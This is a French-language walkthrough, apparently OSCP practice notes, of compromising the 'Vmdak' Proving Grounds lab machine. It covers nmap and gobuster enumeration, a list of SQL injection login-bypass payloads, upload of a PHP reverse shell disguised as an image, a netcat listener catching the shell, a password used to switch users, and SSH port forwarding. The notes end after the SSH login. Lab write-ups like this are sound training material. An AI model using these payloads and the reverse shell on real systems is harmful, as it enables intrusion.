
Linux - Vmdak :)

jeudi 10 juillet 2025 21:51


sudo nmap -sVC -p- 192.168.180.103 --open
[sudo] password for alice:
Starting Nmap 7.95 (https://nmap.org) at 2025-07-10 20:57 CEST
Nmap scan report for 192.168.180.103
Host is up (0.058s latency).
Not shown: 65531 closed tcp ports (reset)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 3.0.5
| ftp-syst:
| STAT:
| FTP server status:
| Connected to 192.168.45.215
| Logged in as ftp
| TYPE: ASCII
| No session bandwidth limit
| Session timeout in seconds is 300
| Control connection is plain text
| Data connections will be plain text
| At session startup, client count was 1
| vsFTPd 3.0.5 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r-- 1 0 0 1752 Sep 19 2024 config.xml
22/tcp open ssh OpenSSH 9.6p1 Ubuntu 3ubuntu13.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 256 76:18:f1:19:6b:29:db:da:3d:f6:7b:ab:f4:b5:63:e0 (ECDSA)
|_ 256 cb:d8:d6:ef:82:77:8a:25:32:08:dd:91:96:8d:ab:7d (ED25519)
80/tcp open http Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
9443/tcp open ssl/http Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: Home - Prison Management System
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_ http/1.1
| ssl-cert: Subject:
commonName=vmdak.local/organizationName=PrisonManagement/stateOrProvinceName=Californ
ia/countryName=US
| Subject Alternative Name: DNS:vmdak.local
| Not valid before: 2024-08-20T09:21:33
|_Not valid after: 2025-08-20T09:21:33
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 36.91 seconds



```
└─$ gobuster dir -u https://192.168.180.103:9443 -w /usr/share/wordlists/seclists/Discovery/Web-Con
.php,.html
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     https://192.168.180.103:9443
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess.html       (Status: 403) [Size: 282]
/.htaccess.php        (Status: 403) [Size: 282]
/.htaccess            (Status: 403) [Size: 282]
/.htpasswd            (Status: 403) [Size: 282]
/.htpasswd.html       (Status: 403) [Size: 282]
/.htpasswd.php        (Status: 403) [Size: 282]
/Admin                (Status: 301) [Size: 326] [--> https://192.168.180.103:9443/Admin/]
/css                  (Status: 301) [Size: 324] [--> https://192.168.180.103:9443/css/]
/database             (Status: 403) [Size: 282]
/fonts                (Status: 301) [Size: 326] [--> https://192.168.180.103:9443/fonts/]
/image                (Status: 301) [Size: 326] [--> https://192.168.180.103:9443/image/]
/images               (Status: 301) [Size: 327] [--> https://192.168.180.103:9443/images/]
/inc                  (Status: 301) [Size: 324] [--> https://192.168.180.103:9443/inc/]
/index.php            (Status: 200) [Size: 5473]
/js                   (Status: 301) [Size: 323] [--> https://192.168.180.103:9443/js/]
/lib                  (Status: 301) [Size: 324] [--> https://192.168.180.103:9443/lib/]
/plugin               (Status: 301) [Size: 327] [--> https://192.168.180.103:9443/plugin/]
/server-status        (Status: 403) [Size: 282]
Progress: 61434 / 61437 (100.00%)
```

Outil Capture d'écran




```
ftp> ls
229 Entering Extended Passive Mode (|||9248|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0            1752 Sep 19  2024 config.xml
226 Directory send OK.
ftp> get config.xml
local: config.xml remote: config.xml
229 Entering Extended Passive Mode (|||60108|)
150 Opening BINARY mode data connection for config.xml (1752 bytes).
100% |*****************************************************************|
226 Transfer complete
```

```
└─$ cat config.xml
<?xml version='1.1' encoding='UTF-8'?>
<hudson>
  <disabledAdministrativeMonitors/>
  <version>2.401.2</version>
  <numExecutors>2</numExecutors>
  <mode>NORMAL</mode>
  <useSecurity>true</useSecurity>
  <authorizationStrategy class="hudson.security.FullControlOnceLoggedInAuthorizationStrategy">
    <denyAnonymousReadAccess>false</denyAnonymousReadAccess>
  </authorizationStrategy>
  <securityRealm class="hudson.security.HudsonPrivateSecurityRealm">
    <disableSignup>true</disableSignup>
    <enableCaptcha>false</enableCaptcha>
  </securityRealm>
  <disableRememberMe>false</disableRememberMe>
  <projectNamingStrategy class="jenkins.model.ProjectNamingStrategy$DefaultProjectNamingStrategy"/
  <workspaceDir>${JENKINS_HOME}/workspace/${ITEM_FULL_NAME}</workspaceDir>
  <buildsDir>${ITEM_ROOTDIR}/builds</buildsDir>
  <jdks/>
  <viewsTabBar class="hudson.views.DefaultViewsTabBar"/>
  <myViewsTabBar class="hudson.views.DefaultMyViewsTabBar"/>
  <clouds/>
  <InitialRootPassword>/root/.jenkins/secrets/initialAdminPassword</InitialRootPassword>
  <scmCheckoutRetryCount>0</scmCheckoutRetryCount>
  <views>
    <hudson.model.AllView>
      <owner class="hudson" reference="../../.."/>
      <name>all</name>
      <filterExecutors>false</filterExecutors>
      <filterQueue>false</filterQueue>
      <properties class="hudson.model.View$PropertyList"/>
    </hudson.model.AllView>
  </views>
  <primaryView>all</primaryView>
  <slaveAgentPort>-1</slaveAgentPort>
```

On a accès a un panel admin.

Je dois surement faire une injection SQL.


d'abord j'ai testé le classique :

Admin' -- //

Admin' OR 1=1 --//

Mais ça ne fonctionnait pas. Puis j'ai trouvé qu'une CVE existait sur ce sujet :
https://github.com/projectdiscovery/nuclei-templates/blob/main/http/cves/2024/CVE-2024-33288.yaml


je n'étais pas très loin. Il fallait les encodés et mettre des + pour remplacer les espaces.





txtusername=admin%27+or+%271%27+%3D%271&txtpassword=caca&btnlogin=


README MIT license


```
" or "x"="x
") or ("x")=("x
")) or (("x"))=(("x
or 1=1
or 1=1--
or 1=1#
or 1=1/*
admin' --
admin' #
admin'/*
admin' or '1'='1
admin' or '1'='1'--
admin' or '1'='1'#
admin' or '1'='1'/*
admin'or 1=1 or ''='
admin' or 1=1
admin' or 1=1--
admin' or 1=1#
admin' or 1=1/*
admin') or ('1'='1
admin') or ('1'='1'--
admin') or ('1'='1'#
admin') or ('1'='1'/*
admin') or '1'='1
admin') or '1'='1'--
admin') or '1'='1'#
```




https://192.168.108.103:9443/Admin/index.php
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
Home
Search
Dashboard
Home / Dashboard
1
No. of Prisoner/Worker
1
No. of Leave Application(s)/Bails
1
No. of Approved Leave/Bails
0
No. of Declined Leave/Bail


Fast5
Caroline Bassey
Search
Dashboard
User Management
Leave Management
Change Password
Logout


Add User
Show 10 entries
Search:
Photo Username Password Fullname Phone Action
1 admin admin123 Caroline Bassey 0905656 Delete
Showing 1 to 1 of 1 entries
Previous 1 Next



RonnyCache001

Vu que je suis une idiote :

https://github.com/Aa1b/mycve/blob/main/Readme.md

```
┌──(alice㉿kali)-[~/…/oscp/PG_play/Linux/Vmdak]
└─$ mv rev_shell_great.php rev.jpg

┌──(alice㉿kali)-[~/…/oscp/PG_play/Linux/Vmdak]
└─$ ls
config.xml  linpeas.sh  php-backdoor.php  pspy64  rev.jpg

┌──(alice㉿kali)-[~/…/oscp/PG_play/Linux/Vmdak]
```

Request

Pretty Raw Hex


```
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://192.168.108.103:9443/Admin/edit-photo.php
Content-Type: multipart/form-data;
boundary=---------------------------427716656139327631561960627222
Content-Length: 9741
Origin: https://192.168.108.103:9443
Dnt: 1
Sec-Gpc: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Connection: keep-alive

-----------------------------427716656139327631561960627222
Content-Disposition: form-data; name="avatar"; filename="
rev.php
Content-Type: image/jpeg

<?php
// Copyright (c) 2020 Ivan Šincek
// v2.6
// Requires PHP v5.0.0 or greater.
// Works on Linux OS, macOS, and Windows OS.
// See the original script at
https://github.com/pentestmonkey/php-reverse-shell.
class Shell {
    private $addr  = null;
    private $port  = null;
    private $os    = null;
    private $shell = null;
    private $descriptorspec = array(
        0 => array('pipe', 'r'), // shell can read from STDIN
        1 => array('pipe', 'w'), // shell can write to STDOUT
        2 => array('pipe', 'w')  // shell can write to STDERR
    );
    private $buffer = 1024;  // read/write buffer size
    private $clen   = 0;     // command length
    private $error  = false; // stream read/write error
    private $sdump  = true;  // script's dump
    public function   construct($addr, $port) {
```

← on change

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Date: Fri, 11 Jul 2025 17:22:38 GMT
Server: Apache/2.4.58 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache,
must-revalidate
Pragma: no-cache
refresh: 2;url= edit-photo.php
Vary: Accept-Encoding
Content-Length: 10521
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8


<!DOCTYPE html>
<html lang="en">
    <head>
        <meta charset="utf-8">
        <meta name="viewport" content="
        width=device-width,
        initial-scale=1">
        <title>
            Edit Profile - Prison
            Management system
        </title>
        <link rel="shortcut icon" href="
        ../image/logo.png" type="
        image/x-icon" />
        <!-- Google Font: Source Sans Pro
        -->
        <link rel="stylesheet" href="
        https://fonts.googleapis.com/css?f
        amily=Source+Sans+Pro:300,400,400i
        ,700&display=fallback">
        <!-- Font Awesome -->
        <link rel="stylesheet" href="
        plugins/fontawesome-free/css/all.m
        in.css">
        <!-- Ionicons -->
        <link rel="stylesheet" href="
        https://code.ionicframework.com/io
        nicons/2.0.1/css/ionicons.min.css"
        >
        <!-- Tempusdominus Bootstrap 4 -->
```




```
┌──(alice㉿kali)-[~/…/oscp/PG_play/Linux/Vmdak]
└─$ nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.45.215] from (UNKNOWN) [192.168.108.103] 39848
SOCKET: Shell has connected! PID: 2862

id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

```
www-data@vmdak:/home$ su vmdak
su vmdak
Password: RonnyCache001

$ whoami
whoami
vmdak
$
```


Avec linpeas et ftp j'ai vu qu'il y avait un fichier de conf pour jenkins.

Il y a un port interne 8080 donc je vais le fowarder sur ma machine :

```
linpeas.sh  local.txt
$ script /dev/null -c bash
Script started, output log file is '/dev/null'.
vmdak@vmdak:~$
vmdak@vmdak:~$ ls
linpeas.sh  local.txt
vmdak@vmdak:~$
```

```
vmdak@vmdak:~$ ss -ntplu
Netid       State       Recv-Q      Send-Q           Local Address:Port           Peer Address:Port      Process
udp         UNCONN      0           0                   127.0.0.54:53                0.0.0.0:*
udp         UNCONN      0           0               127.0.0.53%lo:53                 0.0.0.0:*
tcp         LISTEN      0           511                   0.0.0.0:80                 0.0.0.0:*
tcp         LISTEN      0           32                    0.0.0.0:21                 0.0.0.0:*
tcp         LISTEN      0           4096                  0.0.0.0:22                 0.0.0.0:*
tcp         LISTEN      0           511                   0.0.0.0:9443               0.0.0.0:*
tcp         LISTEN      0           4096            127.0.0.53%lo:53                 0.0.0.0:*
tcp         LISTEN      0           50                  127.0.0.1:8080               0.0.0.0:*
tcp         LISTEN      0           4096                127.0.0.54:53                0.0.0.0:*
tcp         LISTEN      0           70                  127.0.0.1:33060              0.0.0.0:*
tcp         LISTEN      0           151                 127.0.0.1:3306               0.0.0.0:*
vmdak@vmdak:~$
```

```
┌──(alice㉿kali)-[~/…/oscp/PG_play/Linux/Vmdak]
└─$ ssh -L 8081:127.0.0.1:8080 vmdak@192.168.108.103

vmdak@192.168.108.103's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.8.0-40-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Fri Jul 11 06:22:32 PM UTC 2025

  System load:  1.01              Processes:               248
  Usage of /:   33.3% of 18.53GB  Users logged in:         1
  Memory usage: 57%               IPv4 address for ens160: 192.168.108.103
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
